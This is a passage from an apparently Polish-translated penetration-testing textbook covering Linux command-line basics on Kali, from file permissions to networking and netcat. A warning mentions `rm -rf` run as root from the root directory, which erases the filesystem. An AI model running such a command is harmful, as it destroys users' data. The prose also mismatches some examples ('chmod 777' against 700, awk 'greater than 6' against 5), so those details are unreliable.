    Wypisuje informacje o PLIKACH (domyślnie - o bieżącym katalogu).
    ↪Sortuje wpisy alfabetycznie, jeżeli nie podano opcji -cftuvSUX ani -sort.
    Argumenty, które są obowiązkowe dla długich opcji, są również obowiązkowe
    →dla krótkich.
    -a, --all ③
        bez ukrywania plików zaczynających się od .
```

```
-A, --almost-all  
    bez pokazywania . i ..  
(...)  
    -l      używa długiego formatu wyjściowego  
(...)
```

Strony podręcznika *man* dają wiele użytecznych (i często mało przyjaźnie przedstawionych) informacji o różnych poleceniach. W naszym przykładzie na stronach podręcznika *man* polecenia `ls` znajdziesz takie informacje jak składnia ❶, opis polecenia ❷ i dostępne opcje wywołania ❸.

Zgodnie z informacjami zamieszczonymi w sekcji ❷ polecenie `ls` domyślnie wyświetla listę wszystkich plików znajdujących się w bieżącym katalogu roboczym, ale możesz go również używać do wyświetlania informacji o zawartości innych katalogów oraz informacji o wybranych plikach. Na przykład użycie opcji `-a` pozwala na wyświetlenie listy wszystkich plików w danym katalogu, łącznie z *plikami ukrytymi*, czyli takimi, które nie są wyświetlane przez domyślne wywołanie tego polecenia. Przykład takiego wywołania polecenia `ls` znajdziesz na listingu 2.2.

Listing 2.2. Wyniki działania polecenia ls wywołanego z opcją -a

```
root@kali:~# ls -a  
.                         .mozilla  
.android                  .mysql_history  
.bash_history             .nano_history  


---


```

Jak możesz się przekonać, w katalogu domowym użytkownika root można znaleźć kilka ukrytych plików, których nazwy są poprzedzone znakiem kropki (w rozdziale 8. dowiesz się, w jaki sposób takie ukryte pliki czy katalogi mogą pozwolić napastnikowi na przełamanie zabezpieczeń systemu). W wynikach działania tego polecenia znajdziesz również elementy o nazwach `.i ..`, które reprezentują odpowiednio katalog bieżący i katalog nadzędny.

Uprawnienia użytkowników

Konta użytkowników pozwalają na udostępnianie poszczególnym użytkownikom lub usługom odpowiednich zasobów systemu Linux. Użytkownik po podaniu poprawnego hasła dostępu może się zalogować do systemu i uzyskać dostęp do określonych usług oraz zasobów systemu Linux, takich jak możliwość tworzenia i zapisywania plików czy możliwość przeglądania zasobów internetu. Dany użytkownik może nie mieć możliwości przeglądania plików należących do innych użytkowników i może być pewny, że inni użytkownicy także nie mają dostępu do jego plików. Oprócz tradycyjnych kont użytkowników przydzielanych poszczególnym

osobom, które logują się do systemu, podając nazwę konta i hasło dostępu, Linux pozwala na przydzielanie osobnych kont użytkowników dla różnych programów i aplikacji. Taki program może realizować swoje zadania, wykorzystując odpowiednie zasoby systemu Linux, ale nie może odczytywać zawartości prywatnych plików innych użytkowników. Do najlepszych praktyk korzystania z systemu Linux należy wykonywanie zwykłych, codziennych zadań z poziomu konta zwykłego użytkownika, który nie ma żadnych specjalnych uprawnień, i przełączanie się na konto administratora systemu (użytkownika root) tylko w celu wykonania zadań, które tego wymagają. Dzięki takiemu rozwiązaniu znaczco redukujemy ryzyko przypadkowego przeprowadzenia niechcianej operacji, uszkodzenia systemu czy nadania nadmiernych uprawnień dla danego polecenia czy uruchamianego programu.

Dodawanie kont użytkowników

Domyślnie w systemie Kali Linux tworzone jest tylko uprzywilejowane konto użytkownika root. Choć wiele narzędzi systemowych i związanych z testami bezpieczeństwa wymaga uruchamiania z uprawnieniami tego użytkownika, zazwyczaj będziesz chciał utworzyć dodatkowe, nieuprzywilejowane konta zwykłych użytkowników, przeznaczone do codziennego użytku, które pozwolą na zredukowanie potencjalnego ryzyka uszkodzenia systemu. Pamiętaj, pracując na koncie użytkownika root, możesz w systemie Linux zrobić wszystko, łącznie ze skasowaniem czy uszkodzeniem dowolnych plików.

Aby utworzyć w systemie Kali Linux konto nowego użytkownika o nazwie georgia, powinieneś użyć polecenia adduser, tak jak zostało to przedstawione na listingu 2.3.

Listing 2.3. Dodawanie nowego konta użytkownika

```
root@kali:~# adduser georgia
Adding user 'georgia' ...
Adding new group 'georgia' (1000) ...
Adding new user 'georgia' (1000) with group 'georgia' ... ①
Creating home directory '/home/georgia' ... ②
Copying files from '/etc/skel' ...
Enter new UNIX password: ③
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for georgia
Enter the new value, or press ENTER for the default
    Full Name []: Georgia Weidman ④
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] Y
```

Jak możesz zauważyć na listingu, oprócz nowego konta użytkownika w systemie zostaje utworzona grupa o nazwie georgia, do której zostaje dodane nowe

konto użytkownika ❶. Tworzony jest także katalog domowy dla tego konta użytkownika ❷, a na koniec system prosi o podanie kilku informacji o użytkowniku, takich jak hasło dostępu ❸ i pełna nazwa użytkownika ❹.

Dodawanie konta użytkownika do pliku sudoers

Kiedy z poziomu zwykłego użytkownika musisz wykonać operację, która wymaga użycia uprawnień użytkownika root, w oknie terminala wpisz polecenie sudo, podaj nazwę polecenia, które chcesz wykonać, wraz ze wszystkimi opcjami i argumentami wywołania, naciśnij klawisz *Enter*, a następnie wpisz hasło użytkownika root. Jeżeli chcesz, aby nowo utworzony użytkownik georgia również miał taką możliwość, powinieneś dopisać nazwę tego konta użytkownika do pliku *sudoers*, w którym przechowywana jest lista użytkowników uprawnionych do korzystania z polecenia sudo. Aby to zrobić, wykonaj polecenie add *nazwa_użytkownika* sudo, tak jak zostało to przedstawione poniżej.

```
root@kali:~# adduser georgia sudo
Adding user 'georgia' to group 'sudo' ...
Adding user georgia to group sudo
Done.
```

Przełączanie kont użytkowników i korzystanie z polecenia sudo

Aby w trakcie pracy w sesji terminala przełączyć się na inne konto użytkownika, na przykład z konta root na konto użytkownika georgia, powinieneś użyć polecenia su, jak zostało to zilustrowane na listingu 2.4.

Listing 2.4. Przełączanie sesji na konto innego użytkownika

```
root@kali:~# su georgia
georgia@kali:/root$ adduser john
bash: adduser: command not found ❶
georgia@kali:/root$ sudo adduser john
[sudo] password for georgia:
Adding user 'john' ... ❷
Adding new group 'john' (1002) ...
Adding new user 'john' (1002) with group 'john' ...
(...)
georgia@kali:/root$ su
Password:
root@kali:~#
```

Aby przełączać konta użytkownika, skorzystaj z polecenia su. Jeżeli spróbujesz wykonać polecenia (takie jak na przykład polecenie adduser), które wymagają większych uprawnień, niż posiada bieżące konto użytkownika (georgia), próba wykonania polecenia zakończy się niepowodzeniem (ang. *command not found* —

nie znaleziono polecenia) ①, ponieważ polecenie adduser może być uruchomione wyłącznie z poziomu użytkownika root.

Na szczęście, jak już wspominaliśmy wcześniej, do uruchomienia innego polecenia w kontekście użytkownika root możesz użyć polecenia sudo. Ponieważ użytkownik georgia jest członkiem grupy sudo, może uruchamiać polecenia wymagające podniesionych uprawnień i utworzyć konto użytkownika john w systemie ②.

Aby powrócić do pracy na koncie użytkownika root, powinieneś wykonać polecenie su bez żadnych dodatkowych argumentów. Po uruchomieniu tego polecenia zostaniesz poproszony o podanie hasła dostępu użytkownika root.

Tworzenie nowych plików i katalogów

Aby utworzyć nowy, pusty plik o nazwie *myfile*, możesz skorzystać z polecenia touch.

```
root@kali:~# touch myfile
```

W celu utworzenia nowego katalogu zlokalizowanego w bieżącym katalogu roboczym powinieneś użyć polecenia mkdir *nazwa_katalogu*, tak jak zostało to zilustrowane poniżej.

```
root@kali:~# mkdir mydirectory
root@kali:~# ls
Desktop           mydirectory      myfile
root@kali:~# cd mydirectory/
```

Użyj polecenia ls do sprawdzenia, czy katalog *mydirectory* został utworzony poprawnie, a następnie przejdź do tego katalogu za pomocą polecenia cd.

Kopiowanie, przenoszenie i usuwanie plików

Aby skopiować wybrany plik, użyj polecenia cp, tak jak zostało to pokazane poniżej.

```
root@kali:/mydirectory# cp /root/myfile myfile2
```

Składnia polecenia cp jest prosta: cp *plik_źródłowy plik_docelowy*. Podczas kopiowania oryginalny plik źródłowy pozostaje nienaruszony, a polecenie cp po prostu tworzy jego kopię w podanej lokalizacji.

W bardzo podobny sposób możesz przenosić pliki z jednej lokalizacji do innej za pomocą polecenia mv. Składnia tego polecenia jest identyczna jak w przypadku polecenia cp, tyle że tym razem oryginalny plik jest usuwany z lokalizacji źródłowej.

Aby usunąć plik z systemu plików, powinieneś użyć polecenia rm *nazwa_pliku*. W celu usunięcia plików ze wszystkich podkatalogów możesz użyć opcji -r, która rekurencyjnie usuwa katalogi i ich zawartość.

Ostrzeżenie Usuwając pliki, zwłaszcza z wykorzystaniem rekurencji, powinieneś zachować szczególną ostrożność! Niektórzy żartownie twierdzą, że pierwszym poleceniem, którego należy nauczyć początkującego użytkownika systemu Linux, jest `rm -rf`, wykonywane z poziomu użytkownika root w katalogu głównym, ponieważ wykonanie takiego polecenia z pewnością będzie doskonałą lekcją tego, jakie zagrożenia niesie ze sobą uruchamianie poleceń z poziomu użytkownika root (jak się zapewne domyślasz, takie polecenie spowoduje usunięcie całej zawartości systemu plików). Nie próbuj tego w domu!

Dodawanie tekstu do pliku

Polecenie `echo` wyświetla wprowadzone wiersze tekstu w oknie terminala, tak jak zostało to przedstawione poniżej.

```
root@kali:/mydirectory# echo hello georgia
hello georgia
```

Aby zapisać tekst do pliku, możesz za pomocą znaku `>` przekierować wyniki działania polecenia `echo` do pliku.

```
root@kali:/mydirectory# echo hello georgia > myfile
```

Jeśli chcesz wyświetlić zawartość pliku tekstowego na ekranie, użyj polecenia `cat`.

```
root@kali:/mydirectory# cat myfile
hello georgia
```

Teraz za pomocą polecenia `echo` zapisz w pliku `myfile` nowy wiersz tekstu, tak jak zostało to zilustrowane poniżej.

```
root@kali:# echo hello georgia again > myfile
root@kali:/mydirectory# cat myfile
hello georgia again
```

Jak widać, zastosowanie znaku `>` do przekierowania wyników działania danego polecenia do pliku powoduje nadpisanie starej zawartości pliku. Jeżeli wyslesz w taki sposób do naszego pliku kolejny wiersz tekstu, poprzednio zapisany tekst w pliku zostanie nadpisany i zastąpiony nowym tekstem. Jak widać na powyższym przykładzie, po wykonaniu kolejnego polecenia w pliku `myfile` znajduje się ciąg znaków `hello georgia again`.

Dołączanie tekstu do pliku

Aby dołączyć nowy tekst na końcu istniejącego pliku, powinieneś użyć symbolu `>>`, tak jak zostało to przedstawione poniżej.

```
root@kali:/mydirectory# echo hello georgia a third time >> myfile
root@kali:/mydirectory# cat myfile
hello georgia again
hello georgia a third time
```

Jak widać, operacja dołączania tekstu powoduje zachowanie oryginalnej zawartości i dopisanie nowego tekstu na końcu pliku.

Prawa dostępu do plików

Jeżeli przyjrzyisz się wynikom działania polecenia `ls -l myfile`, to z pewnością zauważysz ciąg znaków reprezentujący bieżące prawa dostępu do tego pliku.

```
root@kali:~/mydirectory# ls -l myfile
-rw-r--r-- 1 root root 47 Apr 23 21:15 myfile
```

Patrząc od lewej do prawej, widzimy kolejno: ciąg znaków reprezentujący typ i prawa dostępu do pliku (`-rw-r--r--`), liczbę dowiązań do pliku (1), nazwę użytkownika i grupy będących właścicielami pliku (root), rozmiar pliku podany w bajtach (47), datę i czas ostatniej modyfikacji pliku (Apr 23 21:15) i wreszcie, na końcu, nazwę pliku (`myfile`).

Linux pozwala na nadawanie praw do odczytu (ang. *read — r*), zapisywania (ang. *write — w*) i wykonywania plików (ang. *execute — x*) dla trzech kategorii użytkowników — prawa właściciela pliku, prawa grupy właściciela pliku oraz prawa wszystkich innych użytkowników. Pierwsze trzy znaki ciągu reprezentują prawa właściciela pliku, kolejne trzy znaki — prawa grupy, a następne trzy znaki — prawa pozostałych użytkowników. Ponieważ plik o nazwie *myfile* utworzyliśmy, pracując na koncie użytkownika *root*, właścicielami tego pliku są użytkownik i grupa o nazwie *root*, co możesz zobaczyć na przykładzie powyżej. Użytkownik *root* posiada prawa do odczytu i zapisu tego pliku (*rw*). Inni użytkownicy należący do grupy *root* (o ile tacy będą) mogą odczytywać zawartość pliku (*r*), ale nie mogą ani zapisywać jego zawartości, ani uruchamiać (wykonywać) tego pliku. Wszyscy pozostali użytkownicy mają podobne prawa, czyli mogą tylko odczytywać zawartość pliku, ale nie mogą go zapisywać ani wykonywać.

Aby zmienić prawa dostępu do pliku, powinieneś użyć polecenia `chmod`, które pozwala na zmianę praw właściciela, grupy i pozostałych użytkowników. Prawa dostępu są definiowane za pomocą cyfr od 0 do 7, tak jak zostało to przedstawione w tabeli 2.1.

Tabela 2.1. Prawa dostępu do plików w systemie Linux

Cyfra	Prawa dostępu	Reprezentacja binarna
7	Pełne	111
6	Odczytywanie i zapisywanie	110
5	Odczytywanie i wykonywanie	101
4	Tylko odczytywanie	100
3	Zapisywanie i wykonywanie	011
2	Tylko zapisywanie	010
1	Tylko wykonywanie	001
0	Brak praw dostępu	000

Definiując ciąg reprezentujący prawa dostępu, używasz pierwszej cyfry dla określenia praw właściciela pliku, drugiej cyfry dla praw grupy i trzeciej cyfry dla określenia praw wszystkich pozostałych użytkowników. Aby na przykład nadać właścielowi pliku pełne prawa dostępu i odebrać wszystkie prawa zarówno grupie, jak i pozostałym użytkownikom, powinieneś użyć polecenia chmod 777, tak jak zostało to przedstawione poniżej.

```
root@kali:~/mydirectory# chmod 700 myfile
root@kali:~/mydirectory# ls -l myfile
-rwx----- ① 1 root root 47 Apr 23 21:15 myfile
```

Teraz, jeżeli uruchomisz polecenie ls -l dla pliku *myfile*, możesz się przekonać, że użytkownik root może odczytywać, zapisywać i wykonywać ten plik (rwx), a prawa dla grupy i pozostałych użytkowników zostały wyzerowane ①. Od tej chwili, jeżeli spróbujesz na przykład otworzyć ten plik z poziomu innego użytkownika niż root, otrzymasz komunikat o braku dostępu.

Edytowanie plików

Który edytor tekstu jest najlepszy? Prawdopodobnie żadne inne zagadnienie nie było nigdy powodem tak zażartych dyskusji w społeczności użytkowników systemów Linux. W naszym przypadku przedstawimy dwa najpopularniejsze linuksowe edytory tekstu, *vi* oraz *nano*, a prezentację rozpoczęniemy od *mojego* faworyta w tej dziedzinie, czyli edytora *nano*.

```
root@kali:~/mydirectory# nano testfile.txt
```

Po wykonaniu takiego polecenia edytor *nano* zostanie uruchomiony i będziesz mógł rozpocząć dodawanie tekstu do nowego pliku o nazwie *testfile.txt*. Po uru-

chomieniu edytora *nano* zobaczysz puste okno z kilkoma wierszami pomocy w dolnej części ekranu, tak jak zostało to przedstawione poniżej.

```
[ New File ]  
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos  
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text  ^T To Spell
```

Aby dodać nowy tekst do pliku, po prostu rozpoczęj wpisywanie.

Wyszukiwanie tekstu

Aby wyszukać fragment tekstu zawierający określony ciąg znaków, naciśnij kombinację klawiszy *Ctrl+W* i po pojawienniu się znaku zachęty wpisz poszukiwany ciąg znaków, jak pokazano poniżej.

```
(...)  
Search:georgia  
^G Get Help  ^Y First Line  ^T Go To Line  ^W Beg of Par  M-J FullJstif  M-B Backwards  
^C Cancel    ^V Last Line   ^R Replace    ^O End of Par  M-C Case Sens  M-R Regexp
```

Edytor *nano* powinien teraz odnaleźć w tekście słowo *georgia* (o ile oczywiście takie słowo znajduje się w edytowanym pliku). Aby zakończyć pracę z programem, naciśnij kombinację klawiszy *Ctrl+X*. Edytor zapyta, czy chcesz zapisać plik, czy porzucić wprowadzone zmiany, jak zostało to pokazane poniżej.

```
Save modified buffer (ANSWERING "No" WILL DESTROY CHANGES) ? Y  
Y Yes  
N No    ^C Cancel
```

Aby zapisać plik i zachować wprowadzone zmiany, naciśnij klawisz *Y*. W następnym podrozdziale omówimy pokróćce edytor *vi*.

Edytowanie plików przy użyciu edytora vi

Do pliku *testfile.txt* wpisz tekst przedstawiony na listingu 2.5. Edytor *vi* oprócz zawartości pliku wyświetla na dole ekranu dodatkowe informacje, takie jak nazwa pliku, liczba wierszy czy współrzędne bieżącego położenia kurSORA (zobacz listing 2.5).

Listing 2.5. Edytowanie pliku za pomocą edytora vi

```
root@kali:~/mydirectory# vi testfile.txt  
hi  
georgia  
we  
are  
teaching
```

```
pentesting
today
~
"testfile.txt" 7L, 46C
A11
1,1
```

W przeciwnieństwie do pracy z edytorem *nano*, po uruchomieniu edytora *vi* nie możesz od razu przystąpić do wpisywania tekstu. Jeżeli chcesz rozpoczęć wprowadzanie tekstu, powinieneś najpierw nacisnąć klawisz *I*, aby przełączyć edytor w tryb edycji tekstu. Po naciśnięciu tego klawisza edytor w dolnej części okna powinien wyświetlić nazwę trybu *INSERT*. Po zakończeniu wprowadzania zmian do pliku naciśnij klawisz *Esc*, aby wyjść z trybu edycji i powrócić do trybu komend. Pracując w trybie komend, możesz używać różnych poleceń edytora do modyfikowania zawartości pliku. Na przykład ustaw cursor w wierszu zawierającym ciąg znaków *we* i wpisz polecenie *dd*, które spowoduje usunięcie słowa *we* z pliku.

Aby zakończyć pracę z programem, wpisz polecenie *:wq*, które spowoduje, że edytor *vi* zapisze zmiany wprowadzone w pliku i zakończy działanie, tak jak zostało to przedstawione na listingu 2.6.

Listing 2.6. Zapisywanie zmian i zakończenie działania edytora vi

```
hi
georgia
are
teaching
pentesting
today
```

```
:wq
```

UWAGA

Więcej szczegółowych informacji na temat dostępnych poleceń i pracy z edytorem *vi* oraz *nano* znajdziesz na odpowiednich stronach podręcznika man.

Wybór edytora należy wyłącznie do Ciebie. W przykładach omawianych w tej książce będziemy używać edytora *nano*, ale zamiast niego możesz oczywiście użyć dowolnego innego edytora tekstu.

Przetwarzanie danych

Teraz musimy powiedzieć kilka słów na temat przetwarzania danych. Uruchom swój ulubiony edytor i wprowadź do pliku o nazwie *myfile* tekst przedstawiony na listingu 2.7. Po zakończeniu plik będzie zawierał listę nazw kilku najważniejszych konferencji poświęconych zagadnieniom związanym z bezpieczeństwem systemów komputerowych oraz nazwy miesięcy, w których poszczególne konferencje mają miejsce.

Listing 2.7. Przykładowa lista do przetwarzania danych

```
root@kali:~/mydirectory# cat myfile
1 Derbycon Wrzesień
2 Shmoocon Styczeń
3 Brucon Wrzesień
4 Blackhat Czerwiec
5 Bsides *
6 HackerHalted Październik
7 Hackcon Kwiecień
```

Zastosowanie polecenia grep

Polecenie grep pozwala na wyszukiwanie wystąpień określonego ciągu znaków w pliku. Na przykład aby wyszukać w naszym przykładowym pliku wszystkie wystąpienia ciągu znaków Wrzesień, powinieneś użyć polecenia grep Wrzesień myfile, tak jak zostało to przedstawione na poniższym przykładzie.

```
root@kali:~/mydirectory# grep Wrzesień myfile
1 Derbycon Wrzesień
3 Brucon Wrzesień
```

Jak widać, wyniki działania polecenia grep wskazują, że we wrześniu odbywają się konferencje *Derbycon* i *Brucon*.

Teraz przyjmijmy, że chciałbyś wyświetlić nazwy konferencji, które odbywają się we wrześniu, ale bez wyświetlania numerów wierszy i nazwy miesiąca. Wyniki działania polecenia grep możesz przesłać do innego polecenia za pomocą symbolu potoku | (ang. *pipe*). Polecenie cut pozwala na zdefiniowanie znaku separatora, pobieranie na wejściu kolejnych wierszy tekstu i wysyłanie na wyjście tylko wybranych pól tekstu. Na przykład aby wyświetlić wyłącznie nazwy konferencji, które odbywają się we wrześniu, powinieneś najpierw za pomocą polecenia grep wyszukać wszystkie wiersze zawierające wystąpienia ciągu znaków Wrzesień, tak jak robiliśmy to poprzednio. Następnie wyniki działania możesz przesłać za pomocą symbolu potoku (|) na wejście polecenia cut, gdzie przy użyciu opcji -d jako znak separatora zdefiniujemy spację i za pomocą opcji -f będziemy wyświetlać tylko drugie pole każdego wiersza tekstu, tak jak zostało to przedstawione poniżej.

```
root@kali:~/mydirectory# grep Wrzesień myfile | cut -d " " -f 2
Derbycon
Brucon
```

Wynikiem działania tych dwóch poleceń połączonych symbolem potoku będzie lista nazw konferencji, które odbywają się we wrześniu (*Derbycon* i *Brucon*).

Zastosowanie polecenia sed

Kolejnym bardzo efektywnym poleceniem, ułatwiającym przetwarzanie danych, jest polecenie sed. Na temat używania polecenia sed zostało już napisanych wiele książek, dlatego zaprezentujemy tutaj tylko prosty przykład, w którym będziemy wyszukiwać wszystkie wystąpienia danego ciągu znaków i zastępować go innym.

Polecenie sed to idealne narzędzie do automatycznego edytowania zawartości pliku w oparciu o podane wzorce ciągów znaków bądź wyrażenia. Założymy na przykład, że masz bardzo duży plik tekstowy i musisz w nim zastąpić wszystkie wystąpienia określonego ciągu znaków innym ciągiem znaków. Za pomocą polecenia sed możesz bardzo szybko i sprawnie wykonać taką operację.

W języku programowania polecenia sed (tak, to polecenie ma swój własny „język programowania”!) prawy ukośnik (/) spełnia rolę separatora. W naszym przykładzie, aby zamienić w pliku *myfile* wszystkie wystąpienia słowa *Blackhat* na *Defcon*, powinieneś użyć polecenia sed '*s/Blackhat/Defcon/ myfile*', tak jak zostało to przedstawione na listingu 2.8.

Listing 2.8. Zamiana ciągów znaków za pomocą polecenia sed

```
root@kali:~/mydirectory# sed 's/Blackhat/Defcon/' myfile
1 Derbycon Wrzesień
2 Shmoocon Styczeń
3 Brucon Wrzesień
4 Defcon Czerwiec
5 Bsides *
6 HackerHalted Październik
7 Hackcon Kwiecień
```

Dopasowywanie wzorców za pomocą polecenia awk

Kolejnym poleceniem wywoływanym z wiersza poleceń, które pozwala na dopasowywanie wzorców ciągów znaków, jest awk. Jeżeli na przykład chcesz odnaleźć wszystkie konferencje o numerach większych niż 6, możesz użyć polecenia awk do wyszukania wszystkich wierszy tekstu, dla których wartość zapisana w pierwszym polu jest większa niż 5, jak zostało to zilustrowane na przykładzie poniżej.

```
root@kali:~/mydirectory# awk '$1 > 5' myfile
6 HackerHalted Październik
7 Hackcon Kwiecień
```

Jeżeli chcesz wyświetlić tylko pierwsze i trzecie słowo (pole) każdego wiersza, możesz użyć polecenia awk '{print \$1,\$3;}' *myfile*, tak jak zostało to przedstawione na listingu 2.9.

Listing 2.9. Wyświetlanie wybranych kolumn za pomocą polecenia awk

```
root@kali:~/mydirectory# awk '{print $1,$3;}' myfile
1 Wrzesień
```

-
- 2 Styczeń
 - 3 Wrzesień
 - 4 Czerwiec
 - 5 *
 - 6 Październik
 - 7 Kwiecień
-

UWAGA *W tej sekcji omawialiśmy bardzo proste przykłady zastosowania poleceń pozwalających na przetwarzanie plików tekstowych. Więcej szczegółowych informacji na temat używania tych poleceń znajdziesz na odpowiednich stronach podręcznika man. Jak łatwo zauważyc, opisane przez nas polecenia to narzędzia o ogromnych możliwościach, dzięki którym możesz zaoszczędzić naprawdę wiele czasu.*

Zarządzanie zainstalowanymi pakietami oprogramowania

W systemach Linux opartych na dystrybucji Debian, takich jak Kali Linux, do zarządzania pakietami oprogramowania możesz używać efektywnego narzędzia o nazwie apt (ang. *Advanced Packaging Tool*). Aby zainstalować wybrany pakiet, powinieneś wpisać polecenie `apt-get install nazwa_pakietu`. Jeżeli chcesz na przykład zainstalować pakiet Armitage, czyli napisany przez Raphaela Mudge'a frontend dla pakietu Metasploit, powinieneś wykonać polecenie przedstawione poniżej:

```
root@kali:~# apt-get install armitage
```

Jak widać, proces instalacji nie jest złożony — po uruchomieniu powyższego polecenia program apt automatycznie zainstaluje i skonfiguruje pakiet Armitage.

Większość narzędzi preinstalowanych w systemie Kali Linux otrzymuje regularne aktualizacje. Aby zainstalować najnowszą wersję pakietów, które już są zainstalowane w systemie, powinieneś wykonać polecenie `apt-get upgrade`. Repozytoria, których system Kali Linux używa do aktualizowania pakietów, są zapisane w pliku `/etc/apt/sources.list`. Aby doliczyć dodatkowe repozytoria, możesz zmodyfikować zawartość tego pliku, a następnie wykonać polecenie `apt-get update`, które spowoduje odświeżenie bazy źródeł pakietów i dołączenie do niej nowych repozytoriów.

UWAGA *Książka, którą trzymasz w ręku, została napisana w oparciu o wersję 1.0.6 systemu Kali Linux (z wyjątkami opisanymi w rozdziale 1.), więc jeżeli chcesz, aby wszystko działało dokładnie tak, jak to zostało opisane w książce, nie dokonuj aktualizacji systemu Kali Linux.*

Procesy i usługi

W systemie Kali Linux możesz uruchamiać, zatrzymywać lub restartować usługi systemowe za pomocą polecenia `service`. Jeżeli na przykład chcesz uruchomić serwer WWW Apache, powinieneś wykonać polecenie `service apache2 start`, tak jak zostało to przedstawione poniżej.

```
root@kali:~/mydirectory# service apache2 start
[...] Starting web server: apache2: Could not reliably determine the server's
↳fully qualified domain name, using 127.0.1.1 for ServerName
. ok
```

Analogicznie, aby na przykład zatrzymać serwer baz danych MySQL, powinieneś wykonać polecenie `service mysql stop`.

Zarządzanie połączniami sieciowymi

Kiedy w rozdziale 1. konfigurowaliśmy maszynę wirtualną z systemem Kali Linux, do wyświetlania informacji o konfiguracji połączeń sieciowych używałeś polecenia `ifconfig`, tak jak zostało to przedstawione na listingu 2.10.

Listing 2.10. Wyświetlanie bieżącej konfiguracji połączeń sieciowych za pomocą polecenia ifconfig

```
root@kali:~# ifconfig
eth0 ❶ Link encap:Ethernet HWaddr 00:0c:29:df:7e:4d
      inet addr:192.168.20.9 ❷ Bcast:192.168.20.255 Mask:255.255.255.0 ❸
            inet6 addr: fe80::20c:29ff:fedf:7e4d/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:1756332 errors:930193 dropped:17 overruns:0 frame:0
              TX packets:1115419 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:1048617759 (1000.0 MiB) TX bytes:115091335 (109.7 MiB)
              Interrupt:19 Base address:0x2024
(...)
```

Wyniki działania polecenia `ifconfig` dają całe mnóstwo informacji o bieżącym stanie i konfiguracji połączeń sieciowych. Na przykład interfejs sieciowy mojej maszyny z systemem Kali Linux nosi nazwę `eth0` ❶. Jego adres IPv4 (`inet addr`) to `192.168.20.9` ❷ (w Twoim przypadku adres IP będzie zapewne inny). **Adres IP** to 32-bitowa, unikatowa etykieta przypisywana poszczególnym urządzeniom sieciowym. Adres IP składa się z 4 oktetów.

Maska podsieci (ang. *network mask*) ❸ pozwala na wyodrębnienie w adresie IP części sieciowej i części hosta. W naszym przypadku maska podsieci `255.255.255.0` wskazuje, że adresem sieci są pierwsze trzy oktety adresu IP, czyli `192.168.20`.

Domyślna brama sieciowa (ang. *default gateway*) to urządzenie sieciowe, za pośrednictwem którego komputer przesyła ruch sieciowy do innych sieci. Dowolny ruch sieciowy adresowany do hostów zlokalizowanych poza siecią lokalną przechodzi przez bramę sieciową, która przesyła go do innych sieci.

root@kali:~# route							
Kernel IP routing table							
Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
default	192.168.20.1 ①	0.0.0.0	UG	0	0	0	eth0
192.168.20.0	*	255.255.255.0	U	0	0	0	eth0

Wyniki działania polecenia route wskazują, że adres IP naszej domyślnej Bramy Sieciowej to 192.168.20.1 ①, co by się zgadzało, ponieważ jest to adres IP bezprzewodowego routera mojej sieci domowej. Sprawdź i zanotuj adres IP domyślnej Bramy Sieciowej w Twojej sieci — będzie on nam potrzebny w przykładach omawianych w kolejnych podrozdziałach.

Ustawianie statycznego adresu IP

Domyślnie połączenia sieciowe skonfigurowane są tak, aby otrzymywać adres IP i inne ustawienia z serwera DHCP (ang. *Dynamic Host Configuration Protocol*). Aby ustawić statyczny adres IP, czyli inaczej mówiąc, stały, nigdy niezmieniający się adres IP, musisz dokonać odpowiednich wpisów w pliku */etc/network/interfaces*. Odszukaj i otwórz ten plik do edycji w Twoim ulubionym edytorze tekstu. Domyślna zawartość tego pliku konfiguracyjnego została przedstawiona na listingu 2.11.

Listing 2.11. Domyślna zawartość pliku /etc/network/interface

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback
```

Aby ustawić statyczny adres IP, musisz dodać odpowiedni wpis dla interfejsu eth0. Dopisz do pliku wiersze przedstawione na listingu 2.12 i zmodyfikuj adresy IP, tak aby odpowiadały ustawieniom Twojego środowiska.

W wierszu ① określamy, że adres IP interfejsu eth0 będzie statyczny. Pamiętaj, aby użyć adresu IP, maski podsieci ② i adresu IP domyślnej Bramy Sieciowej ③, które odpowiadają aktualnej konfiguracji Twojej sieci.

Listing 2.12. Ustawianie statycznego adresu IP

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
```

```
auto lo
iface lo inet loopback
auto eth0
iface eth0 inet static ①
address 192.168.20.9
netmask 255.255.255.0 ②
gateway 192.168.20.1 ③
```

Po dokonaniu zmian zrestartuj usługę *networking*, wykonując polecenie `service networking restart`, co spowoduje użycie nowo wprowadzonych ustawień.

Przeglądanie połączeń sieciowych

Aby wyświetlić listę aktualnych połączeń sieciowych, portów, na których prowadzony jest nasłuch, i innych tego typu elementów, powinieneś użyć polecenia `netstat`. Na przykład listę programów nasłuchujących na portach TCP możesz wyświetlić, wykonując polecenie `netstat -antp`, tak jak zostało to przedstawione na listingu 2.13. **Porty** to swego rodzaju programowe gniazdka sieciowe, za pomocą których systemy zdalne mogą wchodzić w interakcję z programami zainstalowanymi na danym komputerze.

Listing 2.13. Zastosowanie polecenia netstat do wyświetlania portów TCP

```
root@kali:~/mydirectory# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address       Foreign Address     State      PID/Program name
tcp6    0      0      :::80              :::*                LISTEN     15090/apache2
```

Jak widać, serwer Apache, który uruchomiliśmy w jednym z wcześniejszych przykładów, nasłuchuje na porcie TCP/80. Więcej szczegółowych informacji na temat opcji polecenia `netstat` znajdziesz na stronach podręcznika *man* tego polecenia.

Netcat — uniwersalne narzędzie do połączeń TCP/IP

Jak łatwo możesz się przekonać z lektury podręcznika *man*, polecenie `netcat` to uniwersalne narzędzie do realizacji połączeń TCP/IP i będziemy z niego bardzo często korzystać w naszej książce.

Aby wyświetlić listę opcji i argumentów wywołania polecenia `netcat`, powinieneś uruchomić je z opcją `-h`, tak jak zostało to przedstawione na listingu 2.14.

Listing 2.14. Ekran pomocy polecenia netcat

```
root@kali:~# nc -h
[v1.10-40]
connect to somewhere:      nc [-options] hostname port[s] [ports] ...
